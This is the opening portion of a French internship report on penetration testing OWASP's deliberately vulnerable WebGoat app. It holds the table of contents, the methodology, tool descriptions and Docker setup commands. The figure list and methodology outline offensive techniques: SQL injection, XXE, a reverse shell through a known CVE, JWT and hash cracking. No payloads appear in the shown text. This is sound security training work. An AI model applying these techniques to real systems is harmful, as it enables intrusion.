

## Rapport de stage de fin d'année

**4ème Année en Ingénierie Informatique et Réseaux**

**Sujet : TEST DE PÉNÉTRATION DE L'APPLICATION WEBGOAT  
D'OWASP ET RÉDACTION D'UN WRITEUP TECHNIQUE**



**Encadré par :**

Encadrant Professionnel: Houcine RACHIDI

Encadrant Pédagogique : Sara AIT BENNACER

**Réalisé par :**

Wahb LAHLALI

**Effectué à :**

L'Office National Des Aéroports (ONDA)




**المكتب الوطني للمطارات**  
**Office National Des Aéroports**

## Dédicaces

**Je tiens à remercier mon encadrant de stage, Mr. Houcine Rachidi, pour sa proposition de test de pénétration de l'application web WebGoat d'OWASP, ainsi que pour son soutien et le temps qu'il m'a consacré.**

**Je suis également reconnaissant pour les discussions constructives et les retours qu'il m'a fournis, qui m'ont permis de progresser .**

**J'aimerai aussi remercier l'établissement d'accueil l'Office National Des Aéroports pour l'opportunité qu'ils m'ont confiés .**



## Résumé

Ce rapport présente une analyse approfondie des vulnérabilités de l'application WebGoat, une plateforme volontairement vulnérable développée par OWASP pour l'apprentissage de la sécurité web. Dans le cadre de mon stage au sein de l'Office National des Aéroports (ONDA), un test de pénétration complet a été réalisé sur cette application. L'objectif principal était d'identifier les failles de sécurité et d'évaluer l'efficacité des mécanismes de défense. Grâce à l'utilisation de Docker pour isoler l'environnement de test, des scénarios d'attaque réalistes ont été simulés, tout en minimisant les risques pour les systèmes extérieurs. Ce projet a permis d'améliorer mes compétences en sécurité des applications web et a mis en lumière les défis liés à la sécurisation des environnements numériques.

## Abstract

This report provides an in-depth analysis of the vulnerabilities in WebGoat, a deliberately vulnerable application developed by OWASP for web security training. As part of my internship at the Office National des Aéroports (ONDA), a comprehensive penetration test was conducted on this platform. The primary objective was to identify security flaws and assess the effectiveness of the built-in defense mechanisms. Using Docker to create an isolated testing environment, realistic attack scenarios were simulated while minimizing risks to external systems. This project enhanced my web application security skills and highlighted the challenges involved in securing digital environments.

# Sommaire :

<b>Introduction générale .....</b>	<b>1</b>
<b>Chapitre 1 : Présentation de l'organisme d'accueil .....</b>	<b>2</b>
<b>1.Introduction .....</b>	<b>2</b>
<b>2.Fiche de l'entreprise .....</b>	<b>2</b>
<b>3.Domaines d'expertises .....</b>	<b>3</b>
<b>4.Situation Géographique .....</b>	<b>3</b>
<b>Chapitre 2 : Méthodologie et Outils Utilisés .....</b>	<b>4</b>
<b>1.Introduction .....</b>	<b>4</b>
<b>2.Phases du Test de Pénétration .....</b>	<b>4</b>
<b>2.1. Identification et Analyse des Vulnérabilités .....</b>	<b>4</b>
<b>2.2. Exploitation des Vulnérabilités .....</b>	<b>5</b>
<b>3. Documentation et Rapport .....</b>	<b>7</b>
<b>4. Conclusion .....</b>	<b>7</b>
<b>Chapitre 3 : Writeup technique de l'application WebGoat .....</b>	<b>8</b>
<b>1 Introduction .....</b>	<b>9</b>
<b>2 Configuration/Installation de WebGoat .....</b>	<b>9</b>
<b>2.1 Configuration Requise .....</b>	<b>9</b>
<b>2.2 Installation et Exécution .....</b>	<b>9</b>
<b>3. Préparation de l'environnement .....</b>	<b>10</b>
<b>3.1 Docker .....</b>	<b>10</b>
<b>3.2 Commandes Docker pour WebGoat .....</b>	<b>10</b>
<b>4 Automatisation .....</b>	<b>11</b>
<b>5.Exploration des OWASP Top 10 à travers WebGoat .....</b>	<b>15</b>

<b>6.Pratique des Vulnérabilités OWASP .....</b>	<b>16</b>
<b>    6.1 Broken Acces Control (A1) .....</b>	<b>16</b>
6.1.1 : Hijack Session .....	16
6.1.2 : Broken Access Control (IDOR) .....	21
6.1.3 : Missing Function Level Access Control .....	24
6.1.4 : Spoofing d'un cookie d'authentification .....	29
<b>    6.2 Cryptographic Failures (A2) .....</b>	<b>34</b>
6.2.1 : Crypto Basics .....	34
<b>    6.3 Injections (A3) .....</b>	<b>43</b>
6.3.1 : SQL Injection Intro.....	43
6.3.2 : SQL Injection (advanced) .....	51
6.3.3 : SQL Injection (mitigation) .....	56
6.3.4 : XSS (Cross Site Scripting) .....	65
6.3.5 : XSS (Stored) .....	70
6.3.6 : XSS (Mitigation) .....	72
6.3.7 : Path Traversal .....	75
<b>    6.4 Security Misconfigurations (A5) .....</b>	<b>82</b>
6.4.1 : XXE .....	82
<b>    6.5 Vulnerable Components (A6) .....</b>	<b>86</b>
<b>    6.6 Identity &amp; Auth Failures (A7) .....</b>	<b>92</b>
6.6.1 : Authentication Bypasses .....	92
6.6.2 : Insecure Login .....	94
6.6.3 : JWT .....	95
6.6.4 : Password Reset .....	110
6.6.5 : Secure Passwords .....	118
<b>    6.7 Software &amp; data Integrity (A8) .....</b>	<b>121</b>

6.7.1 : Insecure Deserialization .....	121
<b>6.8 Security Login Failures (A9) .....</b>	<b>124</b>
6.8.1 : Logging Security .....	124
<b>6.9 Server Side Request Forgery (A10) .....</b>	<b>128</b>
6.9.1 Cross-Site Request Forgeries .....	128
6.9.2 Server-Side Request Forgery .....	137
<b>Conclusion Générale .....</b>	<b>142</b>
<b>Nétographie .....</b>	<b>143</b>

## Liste des figures :

<i>Figure 1 : Siège ONDA .....</i>	3
<i>Figure 2 : Dirsearch .....</i>	4
<i>Figure 3 : Gobuster .....</i>	5
<i>Figure 4 : Burpsuite .....</i>	5
<i>Figure 5 : John the ripper .....</i>	6
<i>Figure 6 : Hashcat .....</i>	6
<i>Figure 7 : WebGoat (Gemini) .....</i>	8
<i>Figure 8 : Docker Shell .....</i>	11
<i>Figure 9 : Scripting des tâches (Bash) .....</i>	12
<i>Figure 10 : Execution du script .....</i>	12
<i>Figure 11 : Lancement du shell .....</i>	13
<i>Figure 12 : Lancement Webgoat .....</i>	14
<i>Figure 13 : WebGoat Introduction .....</i>	14
<i>Figure 14 : Top 10 risques de sécurité pour 2021 .....</i>	15
<i>Figure 15 : Hijack Session web login .....</i>	16
<i>Figure 16 : Hijack session post request .....</i>	17
<i>Figure 17 : Hijack session anonymous login .....</i>	18
<i>Figure 18 : Hijack session intruder .....</i>	19
<i>Figure 19 : Timestamp bruteforce .....</i>	20
<i>Figure 20 : Timestamp bruteforce 2 .....</i>	20
<i>Figure 21 : IDOR lab 1 .....</i>	21
<i>Figure 22 : IDOR lab 2 .....</i>	22
<i>Figure 23 : IDOR lab 3 .....</i>	22
<i>Figure 24 : IDOR lab 4 Repeater .....</i>	23
<i>Figure 25 : IDOR lab 4 Intruder .....</i>	23
<i>Figure 26 : MFLAC lab 1 .....</i>	24
<i>Figure 27 : MFLAC lab 2 .....</i>	25

<i>Figure 28 : MFLAC_Dirbusting lab 2</i>	25
<i>Figure 29 : MFLAC lab 2 - Hashes</i>	26
<i>Figure 30 : Admin Hash Endpoint</i>	27
<i>Figure 31 : POST Request admin_user</i>	28
<i>Figure 32 : POST Request admin-hash-fix</i>	28
<i>Figure 33 : Spoofing Contexte</i>	29
<i>Figure 34 : Spoofing lab</i>	30
<i>Figure 35 : Admin cookie</i>	31
<i>Figure 36 : Base64 decoding</i>	31
<i>Figure 37 : Admin Hex to String</i>	32
<i>Figure 38 : Tom String to Hex</i>	33
<i>Figure 39 : Tom Hex to Base64</i>	33
<i>Figure 40 : Tom Spoofing authentification</i>	33
<i>Figure 41 : Decodage d'une base64</i>	34
<i>Figure 42 : Crypto deuxième lab contexte</i>	35
<i>Figure 43 : Websphere {xor} decoder</i>	35
<i>Figure 44 : Réponse lab 2</i>	35
<i>Figure 45 : Crypto troisième lab</i>	36
<i>Figure 46 : Hash-identifier MD5</i>	36
<i>Figure 47 : Website identifier MD5</i>	37
<i>Figure 48 : HashCat Crack MD5</i>	37
<i>Figure 49 : Hash-Identifier Deuxième Hash</i>	38
<i>Figure 50 : John Crack SHA-256</i>	38
<i>Figure 51 : Réponse Lab 3</i>	39
<i>Figure 52 : Clé RSA</i>	39
<i>Figure 53 : Clé RSA &gt; Fichier.pem</i>	40
<i>Figure 54 : Modulus Clé RSA</i>	40
<i>Figure 55 : Signature Clé RSA</i>	40

<i>Figure 56 : Docker Lab .....</i>	41
<i>Figure 57 : Lancement instance docker .....</i>	41
<i>Figure 58 : Répertoire Root Docker .....</i>	42
<i>Figure 59 : Décryptage du message .....</i>	42
<i>Figure 60 : Lab 5 .....</i>	42
<i>Figure 61 : SQLi Introduction .....</i>	43
<i>Figure 62 : SQLi Intro Lab 1 .....</i>	44
<i>Figure 63 : SQLi Intro Lab 2 .....</i>	44
<i>Figure 64 : SQLi Intro Lab 3 .....</i>	45
<i>Figure 65 : SQLi Intro Lab 4 .....</i>	45
<i>Figure 66 : SQLi Intro Lab 5 .....</i>	46
<i>Figure 67 : SQLi Intro Lab 6 .....</i>	47
<i>Figure 68 : SQLi Intro Lab 7 .....</i>	48
<i>Figure 69 : SQLi Intro Lab 8 .....</i>	48
<i>Figure 70 : SQLi Intro Lab 8 - Update .....</i>	49
<i>Figure 71 : SQLi Intro Lab 8 - Update Salaire .....</i>	49
<i>Figure 72 : SQLi Intro Lab 9 - Drop Table .....</i>	50
<i>Figure 73 : SQLi advanced lab 1 - Blind .....</i>	51
<i>Figure 74 : SQLi advanced lab 1 - Union .....</i>	52
<i>Figure 75 : SQLi advanced lab 2 - Login .....</i>	52
<i>Figure 76 : SQLi advanced lab 2 - Register .....</i>	53
<i>Figure 77 : SQLi advanced lab 2 - Intruder Request .....</i>	54
<i>Figure 78 : SQLi advanced lab 2 - Intruder Response .....</i>	54
<i>Figure 79 : Brute.py .....</i>	55
<i>Figure 80 : Code source Brute.py .....</i>	55
<i>Figure 81 : Tom Logged In .....</i>	55
<i>Figure 82 : SQLi mitigation lab 1 .....</i>	56
<i>Figure 83 : SQLi mitigation lab 1 - Code .....</i>	57

<i>Figure 84 : SQLi mitigation lab 2 .....</i>	57
<i>Figure 85 : SQLi mitigation lab 2 - Code .....</i>	58
<i>Figure 86 : SQLi mitigation lab 3 .....</i>	58
<i>Figure 87 : SQLi mitigation lab 3 - Filtre .....</i>	58
<i>Figure 88 : SQLi mitigation Lab 3 .....</i>	59
<i>Figure 89 : SQLi mitigation Lab 4 .....</i>	59
<i>Figure 90 : SQLi mitigation Lab 4 - SQLi Filtre Bypass .....</i>	60
<i>Figure 91 : SQLi mitigation Lab 4 PT 2 .....</i>	60
<i>Figure 92 : SQLi mitigation Lab 4 PT 2 - SQLi Filtre bypass .....</i>	61
<i>Figure 93 : SQLi Mitigation Lab 5 .....</i>	62
<i>Figure 94 : SQLi Mitigation Lab 5 - Burp .....</i>	63
<i>Figure 95 : SQLi Mitigation Lab 5 - Internal Server Error .....</i>	64
<i>Figure 96 : SQLi Mitigation Lab 5 - Trie .....</i>	64
<i>Figure 97 : SQLi Mitigation Lab 5 - Desc Order .....</i>	64
<i>Figure 98 : SQLi Mitigation Lab 5 - Adresse IP .....</i>	65
<i>Figure 99 : XSS Intro Lab 1 .....</i>	66
<i>Figure 100 : XSS Intro Lab 1 - Cookie .....</i>	66
<i>Figure 101 : XSS Intro Lab 2 .....</i>	67
<i>Figure 102 : XSS Intro Lab 2 - XSS .....</i>	67
<i>Figure 103 : XSS Intro Lab 3 - Route Test .....</i>	68
<i>Figure 104 : XSS Intro Lab 3 - Submit Route .....</i>	68
<i>Figure 105 : XSS Intro Lab 4 .....</i>	69
<i>Figure 106 : XSS Intro Lab 4 - Fonction Code Source .....</i>	79
<i>Figure 107 : XSS Intro Lab 4 - XSS Fonction Call .....</i>	70
<i>Figure 108 : XSS Intro Lab 4 - Output .....</i>	70
<i>Figure 109 : XSS Stored Lab 1 - Source Code .....</i>	71
<i>Figure 110: XSS Stored Lab 1 - Output .....</i>	71
<i>Figure 111 : XSS Mitigation Lab 1 .....</i>	73

<i>Figure 112 : XSS Mitigation Lab 1 - Code</i> .....	73
<i>Figure 113 : XSS Mitigation Lab 2 - Code</i> .....	74
<i>Figure 114 : Path Traversal Lab 1</i> .....	75
<i>Figure 115 : Path Traversal Lab 1 - Burp</i> .....	76
<i>Figure 116 : Path Traversal Lab 1 - Docker</i> .....	76
<i>Figure 117 : Path Traversal Lab 2</i> .....	77
<i>Figure 118 : Path Traversal Lab 3</i> .....	78
<i>Figure 119 : Path Traversal Lab 4</i> .....	78
<i>Figure 120 : Path Traversal Lab 4 - Bouton</i> .....	79
<i>Figure 121 : Path Traversal Lab 4 - Filtre</i> .....	79
<i>Figure 122 : Path Traversal Lab 4 - LFI</i> .....	80
<i>Figure 123 : Path Traversal Lab 4 - Image</i> .....	80
<i>Figure 124 : Path Traversal Lab 4 - Openssl</i> .....	80
<i>Figure 125 : Path Traversal Lab 5 - LFI Dans Zip</i> .....	81
<i>Figure 126 : Path Traversal Lab 5 - Zip Injection</i> .....	81
<i>Figure 127 : XXE Lab 1 - Burp</i> .....	82
<i>Figure 128 : XXE Lab 1 - Commentaire</i> .....	83
<i>Figure 129 : XXE Lab 2 - JSON</i> .....	83
<i>Figure 130 : XXE Lab 2 - XXE - Content-type</i> .....	84
<i>Figure 131 : XXE Lab 3 - XXE - Test ping</i> .....	84
<i>Figure 132 : XXE Lab 3 - Get Request</i> .....	85
<i>Figure 133 : XXE Lab 3 - secret.txt</i> .....	85
<i>Figure 134 : Vulnerable Componants - Jquery 1.10.4</i> .....	86
<i>Figure 135 : Vulnerable Componants - Jquery 1.12.0</i> .....	87
<i>Figure 136 : Vulnerable Componants Lab 2</i> .....	88
<i>Figure 137 : Vulnerable Componants - CVE-2013-7285</i> .....	89
<i>Figure 138 : Vulnerable Componants - CVE POC</i> .....	89
<i>Figure 139 : Vulnerable Componants - CVE Exploit</i> .....	90

<i>Figure 140 : Netcat</i> .....	90
<i>Figure 141 : Vulnerable Componants - RCE Reverse Shell</i> .....	91
<i>Figure 142 : Vulnerable Componants - Reverse Shell</i> .....	91
<i>Figure 143 : Identity &amp; Auth Failure Lab 1</i> .....	93
<i>Figure 144 : Identity &amp; Auth Failure Lab 1 - Burp</i> .....	93
<i>Figure 145 : Identity &amp; Auth Failure Lab 1 - 2FA BYPASS</i> .....	94
<i>Figure 146 : Insecure Login</i> .....	95
<i>Figure 147 : Insecure Login - Lab 1</i> .....	95
<i>Figure 148 : Identity &amp; Auth Failure - JWT (RFC 5741)</i> .....	96
<i>Figure 149 : JWT - JWT Structure</i> .....	97
<i>Figure 150 : JWT - Lab 1</i> .....	98
<i>Figure 151 : JWT - Décodage</i> .....	99
<i>Figure 152 : JWT - Lab 2</i> .....	100
<i>Figure 153 : JWT Lab 2 - Repeater</i> .....	100
<i>Figure 154 : JWT Lab 2 - Tom</i> .....	100
<i>Figure 155 : JWT Lab 2 - Algorithme</i> .....	100
<i>Figure 156 : JWT Lab 2 - Signature</i> .....	101
<i>Figure 157 : JWT Lab 2 - Admin</i> .....	101
<i>Figure 158 : JWT Lab 2 - Reset</i> .....	101
<i>Figure 159 : JWT Lab 3 - Cracking</i> .....	102
<i>Figure 159 : JWT Lab 3 - jwt.io</i> .....	102
<i>Figure 160 : JWT Lab 3 - hashcat code</i> .....	103
<i>Figure 161 : JWT Lab 3 - Hashcat Cracking</i> .....	103
<i>Figure 162 : JWT Lab 3 - Secret</i> .....	103
<i>Figure 163 : JWT Lab 3 - Full</i> .....	104
<i>Figure 164 : JWT Lab 3 - Flag</i> .....	104
<i>Figure 165 : JWT Lab 4 - Contexte</i> .....	105
<i>Figure 166 : JWT Lab 4 - Logs</i> .....	105

<i>Figure 167 : JWT Lab 4 - JWT</i>	106
<i>Figure 168 : JWT Lab 4 - Timestamp</i>	106
<i>Figure 169 : JWT Lab 4 - Post Burp</i>	107
<i>Figure 170 : JWT Lab 5 - Contexte</i>	107
<i>Figure 171 : JWT Lab 5 - Burp</i>	108
<i>Figure 172 : JWT Lab 5 - Jerry JWT</i>	108
<i>Figure 173 : JWT Lab 5 - kid Claim</i>	109
<i>Figure 174 : JWT Lab 5 - JWT kid Exploit</i>	109
<i>Figure 175 : JWT Lab 5</i>	110
<i>Figure 176 : Password Reset Lab 1 - Contexte</i>	111
<i>Figure 177 : Password Reset Lab 1- WebWolf</i>	111
<i>Figure 178 : Password Reset Lab 1</i>	111
<i>Figure 179 : Password Reset Lab 2 - Login</i>	112
<i>Figure 180 : Password Reset Lab 2 - Intruder colors wordlist</i>	112
<i>Figure 181 : Password Reset Lab 2 - Intruder 2</i>	113
<i>Figure 182 : Password Reset Lab 2 - Tom Flag</i>	113
<i>Figure 183 : Password Reset Lab 2 - Admin Flag</i>	114
<i>Figure 184 : Password Reset Lab 2 - Larry Flag</i>	114
<i>Figure 185 : Password Reset Lab 3 - Contexte</i>	115
<i>Figure 186 : Password Reset Lab 3 - WebWolf</i>	116
<i>Figure 187 : Password Reset Lab 3 - Reset Link</i>	116
<i>Figure 188 : Password Reset Lab 3 - Host</i>	117
<i>Figure 189 : Password Reset Lab 3 - Serveur Python3</i>	117
<i>Figure 190 : Password Reset Lab 3 - Tom Lien</i>	117
<i>Figure 191 : Secure Passwords - Faible MDP</i>	118
<i>Figure 192 : Secure Passwords - Fort MDP</i>	119
<i>Figure 193 : Insecure Deserialization - Contexte</i>	122
<i>Figure 194 : Insecure Deserialization - Vulnerable.java</i>	122

<i>Figure 195 : Insecure Deserialization - VSCode</i>	123
<i>Figure 196 : Insecure Deserialization - B64 Decode</i>	123
<i>Figure 197 : Logging Security Lab 1 - Contexte</i>	124
<i>Figure 198 : Logging Security Lab 1 - Test</i>	125
<i>Figure 199 : Logging Security Lab 1 - Exploit</i>	125
<i>Figure 200 : Logging Security Lab 2 - Contexte</i>	126
<i>Figure 201 : Logging Security Lab 2 - WebGoat Logs</i>	127
<i>Figure 202 : Logging Security Lab 2 - Admin Log</i>	127
<i>Figure 203 : Logging Security Lab 2 - Décodage Log</i>	127
<i>Figure 203 : Logging Security Lab 2 - Décodage Log</i>	127
<i>Figure 204 : Cross-Site Request Forgeries - Lab 1 Contexte</i>	129
<i>Figure 205 : Cross-Site Request Forgeries - Lab 1 POST</i>	129
<i>Figure 206 : Cross-Site Request Forgeries - Lab 1 Flag</i>	130
<i>Figure 207 : Cross-Site Request Forgeries - Lab 2 Contexte</i>	130
<i>Figure 208 : Cross-Site Request Forgeries - Lab 2 Burp</i>	131
<i>Figure 209 : Cross-Site Request Forgeries - Lab 2 HTML</i>	131
<i>Figure 210 : Cross-Site Request Forgeries - Lab 2 Python3 Server</i>	132
<i>Figure 211 : Cross-Site Request Forgeries - Lab 2 Submit</i>	132
<i>Figure 212 : Cross-Site Request Forgeries - Lab 2 Response</i>	132
<i>Figure 213 : Cross-Site Request Forgeries - Lab 3 Contexte</i>	133
<i>Figure 214 : Cross-Site Request Forgeries - Lab 3 Full</i>	134
<i>Figure 215 : Cross-Site Request Forgeries - Lab 4 Contexte</i>	135
<i>Figure 216 : Cross-Site Request Forgeries - Lab 4 HTML</i>	135
<i>Figure 217 : Cross-Site Request Forgeries - Lab 4 Submit Burp</i>	136
<i>Figure 218 : Cross-Site Request Forgeries - Lab 4 Submit Burp Pt 2</i>	136
<i>Figure 219 : Cross-Site Request Forgeries - Lab 4 Flag</i>	136
<i>Figure 220 : Server-Side Request Forgery - Lab 1 Contexte</i>	138
<i>Figure 221 : Server-Side Request Forgery - Lab 1 burp</i>	138

<i>Figure 222 : Server-Side Request Forgery - Lab 1 SSRF .....</i>	<i>139</i>
<i>Figure 223 : Server-Side Request Forgery - Lab 1 Jerry.png .....</i>	<i>139</i>
<i>Figure 224 : Server-Side Request Forgery - Lab 2 Contexte .....</i>	<i>140</i>
<i>Figure 225 : Server-Side Request Forgery - Lab 2 Burp .....</i>	<i>140</i>
<i>Figure 226 : Server-Side Request Forgery - Lab 2 ‘ifconfig’ .....</i>	<i>141</i>

# Introduction générale

De nos jours, la sécurité des applications web est devenue un enjeu crucial pour les organisations de toutes tailles. Avec la numérisation croissante des services et l'interconnexion mondiale, les applications web sont devenues des cibles privilégiées pour les cyberattaques. Les vulnérabilités, telles que les injections SQL, les erreurs de configuration de sécurité, et les failles d'authentification, représentent des portes d'entrée pour les attaquants, pouvant entraîner des fuites de données, des interruptions de service, ou encore des pertes financières considérables.

C'est dans ce contexte que s'inscrit ce projet de stage en cybersécurité, où nous avons choisi d'explorer WebGoat, une application web volontairement vulnérable, maintenue par OWASP. WebGoat est un projet open-source, accessible à tous sur GitHub [1], spécialement conçu pour offrir une formation pratique en sécurité web .

Notre mission dans ce projet est de réaliser un test de pénétration complet sur WebGoat. Ce processus consiste à identifier et exploiter les différentes failles de sécurité présentes dans l'application, dans le but de mieux comprendre leur nature et les risques qu'elles représentent .

Ce présent rapport comporte les chapitres suivants :

- ➡ Premier chapitre : Fournit une présentation de l'organisme d'accueil et son de fonctionnement .
- ➡ Deuxième chapitre : Présente la méthodologie et les différents outils utilisés .
- ➡ Troisième chapitre : Comporte un Write-up technique de l'application web .
- ➡ Conclusion : Dans laquelle je résume le travail effectué.

# **Présentation de l'organisme d'accueil**

## **1 Introduction**

L'Office National Des Aéroports (ONDA) est l'entité publique marocaine responsable de la gestion, de l'exploitation, et du développement des aéroports du Maroc. Fondée en 1989, l'ONDA a pour mission de garantir la sécurité et la qualité des services aéroportuaires tout en soutenant le développement économique du pays. Avec une vision claire d'améliorer continuellement ses services et de positionner les aéroports marocains parmi les meilleurs en Afrique, l'ONDA est un acteur clé dans le domaine de l'aviation civile .

## **2. Fiche de l'Entreprise**

<b>Nom de l'Entreprise</b>	<b>Office National Des Aéroports (ONDA)</b>
<b>Secteur d'Activité</b>	<b>Gestion et développement des infrastructures aéroportuaires</b>
<b>Site Web</b>	<b><a href="https://onda.ma">https://onda.ma</a></b>

### 3 Domaines d'Expertise

L'ONDA est spécialisée dans plusieurs domaines clés liés à l'aviation civile

- **Gestion Aéroportuaire :** Supervision et gestion des opérations quotidiennes des aéroports du Maroc, garantissant la fluidité et la sécurité des passagers et des marchandises.
- **Sécurité Aéroportuaire :** Mise en œuvre des mesures de sûreté pour protéger les infrastructures aéroportuaires contre les menaces potentielles, y compris la cybersécurité.
- **Maintenance des Infrastructures :** Entretien et modernisation des infrastructures aéroportuaires pour assurer un niveau de service optimal.
- **Développement des Capacités :** Planification et réalisation de projets d'extension et de modernisation des aéroports pour répondre aux besoins croissants du trafic aérien .

### 4 Situation Géographique

Le siège de l'ONDA est situé à l'aéroport Mohammed V, l'une des principales plateformes aéroportuaires du Maroc, située à Nouaceur, dans la région de Casablanca-Settat.



*Figure 1 : Siège ONDA*

# Méthodologie et Outils Utilisés

## 1. Introduction

La méthodologie utilisée pour réaliser ce test de pénétration repose sur une approche rigoureuse, alignée avec les pratiques modernes de sécurité offensive . L'objectif principal était d'identifier, d'exploiter, et de documenter les vulnérabilités présentes dans l'application WebGoat tout en utilisant une variété d'outils adaptés à différents types d'attaques.

## 2. Phases du Test de Pénétration

### 2.1. Identification et Analyse des Vulnérabilités

- Reconnaissance : J'ai utilisé des outils tels que Gobuster et Dirsearch . Ils ont été employés pour effectuer du directory bruteforcing et identifier les répertoires cachés sur le serveur. Ces outils sont les plus utilisés pour leurs efficacité et leurs rapidité



*Figure 2 : Dirsearch*

## Méthodologie et Outils Utilisés



*Figure 3 : Gobuster*

**Analyse Manuelle :** Chaque module correspondant aux catégories OWASP a été exploré pour identifier des vulnérabilités spécifiques telles que les injections SQL, les failles XSS, les erreurs de configuration de sécurité etc ..

### 2.2 Exploitation des Vulnérabilités

- **Attaques Manuelles :** Les vulnérabilités identifiées, telles que les injections SQL et les XSS, ont été exploitées manuellement via Burp Suite [2] , en utilisant principalement les modules Repeater et Intruder pour simuler des attaques réalistes. Burpsuite est le meilleur outil pour le trafic de requêtes



*Figure 4 : Burpsuite*

## Méthodologie et Outils Utilisés

- **Brute Force et Cracking de Hashes :** Pour tester les mécanismes d'authentification, des outils tels que HashCat [3] et John The Ripper [4] ont été utilisés pour craquer des mots de passe encodés. Ainsi que des librairies tels qu'openssl. Ces outils ont permis de découvrir des mots de passe faibles ou mal protégés



*Figure 5 : John the ripper*



*Figure 6 : Hashcat*

- **Attaques sur la Gestion des Sessions :** Le module Intruder de Burp Suite a été utilisé pour effectuer des attaques de brute force sur les sessions. Cette partie comprenait également des attaques de détournement de sessions (session hijacking) et de spoofing de cookies.
- **Exploration et Enumération :** Gobuster et Dirsearch ont servi à l'énumération de répertoires non listés. Ces outils permettent d'identifier des fichiers et dossiers sensibles qui ne sont pas accessibles directement via l'interface web.

### **3. Documentation et Rapport**

- **Documentation des Vulnérabilités :** Les vulnérabilités identifiées ont été documentées avec des détails sur les techniques d'exploitation utilisées et les résultats obtenus.
- **Préparation du Rapport :** Les résultats de l'analyse sont présentés dans le chapitre 3, avec des descriptions des vulnérabilités, des méthodes d'exploitation .

### **4. Conclusion**

- La méthodologie appliquée a permis d'identifier et d'exploiter efficacement les vulnérabilités de WebGoat. Grâce à une utilisation ciblée des outils et à un focus sur les vulnérabilités spécifiques, j'ai pu évaluer en profondeur les mécanismes de défense de l'application et formuler des recommandations concrètes pour améliorer sa sécurité.

# Writeup Technique de l'Application WebGoat



*Figure 7 : WebGoat (Gemini)*

## 1 Introduction

**WebGoat est une application pédagogique vulnérable utilisée pour enseigner les concepts de sécurité des applications Web. Ce rapport couvre une analyse de l'application WebGoat, avec des démonstrations de vulnérabilités courantes et des méthodes d'exploitation.**

## 2 Configuration/Installation de WebGoat

### 2.1 Configuration Requise

**Avant de commencer à utiliser WebGoat, assurez-vous que votre environnement de travail est correctement configuré. Les éléments requis sont:**

- **Java 8 ou version supérieure**
- **Maven 3.6.3 ou version supérieure**

### 2.2 Installation et Exécution

- **Cloner le dépôt GitHub de WebGoat :**

**Utilisez la commande suivante pour cloner le dépôt sur votre machine locale**

```
git clone https://github.com/WebGoat/WebGoat.git
```

**Accédez au répertoire cloné et compilez le projet avec Maven en exécutant la commande suivante :**

## Writeup Technique de l'Application WebGoat

- Compilation du projet :

Accédez au répertoire cloné et compilez le projet avec Maven [5] en exécutant la commande suivante :

```
mvn clean install
```

- Démarrage du serveur WebGoat :

Après la compilation, démarrez le serveur WebGoat en exécutant :

```
java -jar webgoat-server/target/webgoat-server-8.0.0.M25.jar
```

## 3 Préparation de l'environnement

### 3.1 Docker

Les conteneurs Docker isolent les applications et leurs dépendances dans des environnements indépendants. Cela permet d'éviter les conflits entre différentes versions de logiciels et bibliothèques, et assure que les applications fonctionnent de manière cohérente sur différentes machines.

### 3.2 Commandes Docker pour WebGoat [6]

Démarrer un Conteneur WebGoat :

```
docker run -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 -e TZ=Europe/Amsterdam  
webgoat/webgoat
```

## Writeup Technique de l'Application WebGoat

- Lister les Conteneurs Docker :

```
docker ps -a
```

- Démarrer un Conteneur :

```
docker start <container_id>
```

- Accéder au Shell d'un Conteneur :

```
docker exec -it <container_id> /bin/bash
```

```
[parrot@parrot]~$ sudo service docker start
[parrot@parrot]~$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
[parrot@parrot]~$ docker ps -a
CONTAINER ID IMAGE COMMAND
98f8b71641da webgoat/assignments:findthesecret "/bin/bash /home/web..."
0a6d6f76b388 webgoat/webgoat "java -Duser.home=/h..." "/usr/bin/entrypoint..."
2935360a123b gitea/gitea "/usr/bin/entrypoint..."
6d65648e4426 gitea/gitea "java -Duser.home=/h..." "/usr/bin/entrypoint..."
e0736a65daef webgoat/webgoat "java -Duser.home=/h..." "/usr/bin/entrypoint..."
bb99e6ef42dc webgoat/webgoat "java -Duser.home=/h..." "/usr/bin/entrypoint..."
91a3fb2f06aa webgoat/webgoat "java -Duser.home=/h..." "/usr/bin/entrypoint..."
ee538154ad89 webgoat/webgoat "java -Duser.home=/h..." "/usr/bin/entrypoint..."

[parrot@parrot]~$ docker start bb99e6ef42dc
bb99e6ef42dc
[parrot@parrot]~$ docker exec -u root -it bb99e6ef42dc /bin/bash
root@bb99e6ef42dc:/home/webgoat# whoami
root
root@bb99e6ef42dc:/home/webgoat# cd ~ && ls
```

*Figure 8 : Docker Shell*

## 4 Automatisation

Bien que ces étapes permettent de configurer et de gérer un environnement WebGoat, elles peuvent s'avérer lourdes et chronophages lorsqu'elles sont effectuées manuellement, surtout si tu dois les répéter fréquemment. Pour simplifier et accélérer ce processus, j'ai automatisé ces tâches en utilisant un script Bash.

## Writeup Technique de l'Application WebGoat

**Le script visible ci-dessous est lisible sur mon github [7]**

